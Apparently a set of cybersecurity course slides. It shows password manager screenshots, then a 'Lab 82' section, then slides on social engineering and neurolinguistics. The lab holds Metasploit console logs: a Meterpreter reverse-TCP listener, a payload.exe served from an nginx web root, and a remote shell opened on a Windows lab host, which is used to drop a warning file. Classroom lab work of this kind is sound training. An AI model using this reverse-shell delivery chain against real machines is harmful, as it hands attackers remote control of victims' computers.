

# Cyber Security

## Lesson 14

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# Slaptažodžių valdymo programinė įranga



**KeePass**

Open Database - Database.kdbx

**Enter Master Key**  
C:\Users\KarlisBergmanis\OneDrive - SIA NOD BALTIC\Pe...

☒ **Master Password:**

☐ **Key File:** (None)

☐ **Windows User Account**

Edit Entry

**Edit Entry**  
You're editing an existing entry.

Entry | Advanced | Properties | Auto-Type | History

**Title:**  **Icon:**

**User name:**

**Password:**

**Repeat:**

**Quality:** 107 bits 20 ch.


**URL:**

**Notes:**


☐ **Expires:**

Tools

# Slaptažodžių valdymo programinė įranga

A screenshot of the NordPass mobile app login screen. At the top is the NordPass mountain logo. Below it, the text "Enter Master Password" is centered. Underneath is a dropdown menu showing a red square icon and the email address "@nodbaltic.com" with a downward arrow. Below the dropdown is a text input field labeled "Master Password" with a single character visible and an eye icon to its right. At the bottom is a large teal button labeled "Unlock NordPass". At the very bottom, there is a link that says "Forgot Master Password?".

# Slaptažodžių valdymo programinė įranga



The screenshot shows a password manager application window. On the left is a dark sidebar with a search bar, a 'Categories' dropdown, and a list of items: 'All Items', 'Passwords' (selected), 'Secure Notes', 'Credit Cards', 'Personal Info', 'Shared Items', and 'Trash'. Below these are 'Shared Folders' (Beta) and 'Add New Folder', followed by a 'Folders' section with a plus icon. At the bottom is a 'Tools' section with 'Password Generator', 'Password Health', and 'Data Breach Scanner'. The main area has a header with a search bar and a 'Es' button. Below is a form for adding a new login with fields for 'Title\*' (filled with 'eset.com'), 'Email or Username', 'Password' (with a 'Generate Password' button highlighted by a red rectangle), 'Website Address' (filled with 'eset.com'), 'Other' (with a 'Folder' dropdown), and a 'Note' field.

Search (Ctrl+F)

Categories

- All Items
- Passwords**
- Secure Notes
- Credit Cards
- Personal Info
- Shared Items
- Trash

Shared Folders Beta

Add New Folder

Folders

Tools

- Password Generator
- Password Health
- Data Breach Scanner

Es

Title\*  
eset.com  
\* Required

**Login Details**

Email or Username


Password  
Generate Password

Website Address  
eset.com

**Other**

Folder

Note



The screenshot shows the Eset Password Manager application window. It has a sidebar with 'Home', 'Web Accounts' (selected), 'App Accounts', and 'Identities'. The main area has a search bar and buttons for 'Add Account' and 'Add Group'. Below is a table of accounts categorized by 'Web site' and 'Login'. The 'Web site' column lists categories like 'Backup (2)', 'Email (1)', 'Shopping (1)', 'Social (1)', and 'Travel'. The 'Login' column lists specific logins. At the bottom, there is a green checkmark and the text 'Synchronized at 10:24 28 AM'.

eset  
PASSWORD  
MANAGER

Search

+ Add Account + Add Group

Web site Login

Backup (2)	
Dropbox https://www.dropbox.com/	2 Logins
SugarSync https://www.sugarsync.com/login	neil_rubenking@pcomag.com
Email (1)	
Gmail https://accounts.google.com/signin/v2/s...	2 Logins
Shopping (1)	
Amazon Sign In https://www.amazon.com/	
Social (1)	
Goober https://www.goober.com/	Goober
Travel	
SE Labs https://selabs.uk/	Launch

✓ Synchronized at 10:24 28 AM

# Lab 82



## Assignments

```
+ -- --=[ 1468 payloads - 49 encoders - 11 hops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.56.102
LHOST => 192.168.56.102
resource (/root/.set/meta_config)> set LPORT 5555
LPORT => 5555
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.102:5555
msf6 exploit(multi/handler) > 
```

# Lab 82



## Assignments

```

root@kali: /home/kali

File Actions Edit View Help


(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# cp -v /root/.set/payload.exe /var/www/html/
'/root/.set/payload.exe' → '/var/www/html/payload.exe'

(root㉿kali)-[/home/kali]
# sudo nginx

(root㉿kali)-[/home/kali]
#

```

# Lab 82





# Lab 82



## Assignments

```
resource (/root/.set/meta_config)> set LHOST 192.168.56.102
LHOST => 192.168.56.102
resource (/root/.set/meta_config)> set LPORT 5555
LPORT => 5555
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.56.102:5555
msf6 exploit(multi/handler) >
[*] Sending stage (176198 bytes) to 192.168.56.101
[*] Meterpreter session 1 opened (192.168.56.102:5555 -> 192.168.56.101:49676) at 2024-10-22 13:38:43 -0400

session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(multi/handler) > session -i 1
[-] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(multi/handler) > [*] 192.168.56.101 - Meterpreter session 1 closed. Reason: Died
```

~~session -i 1~~

sessions -i 1



# Lab 82



## Assignments

```
File Actions Edit View Help
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command

IIIIII  dTb.dTb
II      4' v 'B
II      6. .P
II      'T'; ;P'
II      'T'; ;P'
IIIIII  System'YvP'

I love shells --egypt

+ -- ==[ metasploit v6.4.29-dev ]
+ -- ==[ 2458 exploits - 1264 auxiliary - 430 post ]
+ -- ==[ 1468 payloads - 49 encoders - 11 nops ]
+ -- ==[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

[*] Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.56.101
LHOST => 192.168.56.101
resource (/root/.set/meta_config)> set LPORT 5555
LPORT => 5555
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession => false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.56.101:5555
msf6 exploit(multi/handler) >
[*] Sending stage (176198 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:5555 => 192.168.56.102:49675) at 2024-10-22 16:36:24 +0300

msf6 exploit(multi/handler) > session -i 1
[*] Unknown command: session. Did you mean sessions? Run the help command for more details.
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > ps
```

# Lab 82 ☺



## Assignments

```
[*] Started reverse TCP handler on 192.168.56.101:5555
msf6 exploit(multi/handler) > [*] Sending stage (176198 bytes) to 192.168.56.102
[*] Meterpreter session 1 opened (192.168.56.101:5555 → 192.168.56.102:49682) at 2024-10-22 15:34:57 -0400
sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1528 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22621.4317]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User\Downloads>echo Jusu kompiuteris uzkrēstas *lengvu pinigu nebuna :o > C:\Users\Public\warning.txt
echo Jusu kompiuteris uzkrēstas *lengvu pinigu nebuna :o > C:\Users\Public\warning.txt

C:\Users\User\Downloads>notepad.exe C:\Users\Public\warning.txt
notepad.exe C:\Users\Public\warning.txt

C:\Users\User\Downloads>
```

# Lab 82 ☺



## Assignments



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# Social engineering and neuro-linguistic programming

(Chapter 2)

---

# Introduction

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- What is social engineering; DONE
- The most popular techniques (methods); DONE
- Psychological attacks; DONE
- Neurolinguistic programming and neurolinguistics; TO BE CONTINUE...
- Hybrid attack.

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In the previous lesson...

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# Neuro-linguistics

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
# Definition

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**Neurolinguistics** is the study of the neural mechanisms in the human brain that control the comprehension, production, and acquisition of language.

# A multidisciplinary field


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# How it works

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1. **Broca's area**  
Speech production.
2. **Wernicke's area**  
Speech comprehension
3. **Motor Cortex**  
Muscular movements.
4. **Arcuate fasciculus**  
Connect Wernicke's and Broca's areas.



# Aphasia

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## SYMPTOMS OF APHASIA



**TROUBLE SPEAKING  
CLEARLY**




**TROUBLE UNDERSTANDING  
SPEECH**



**TROUBLE WRITING  
CLEARLY**



**TROUBLE UNDERSTANDING  
WRITTEN WORDS**



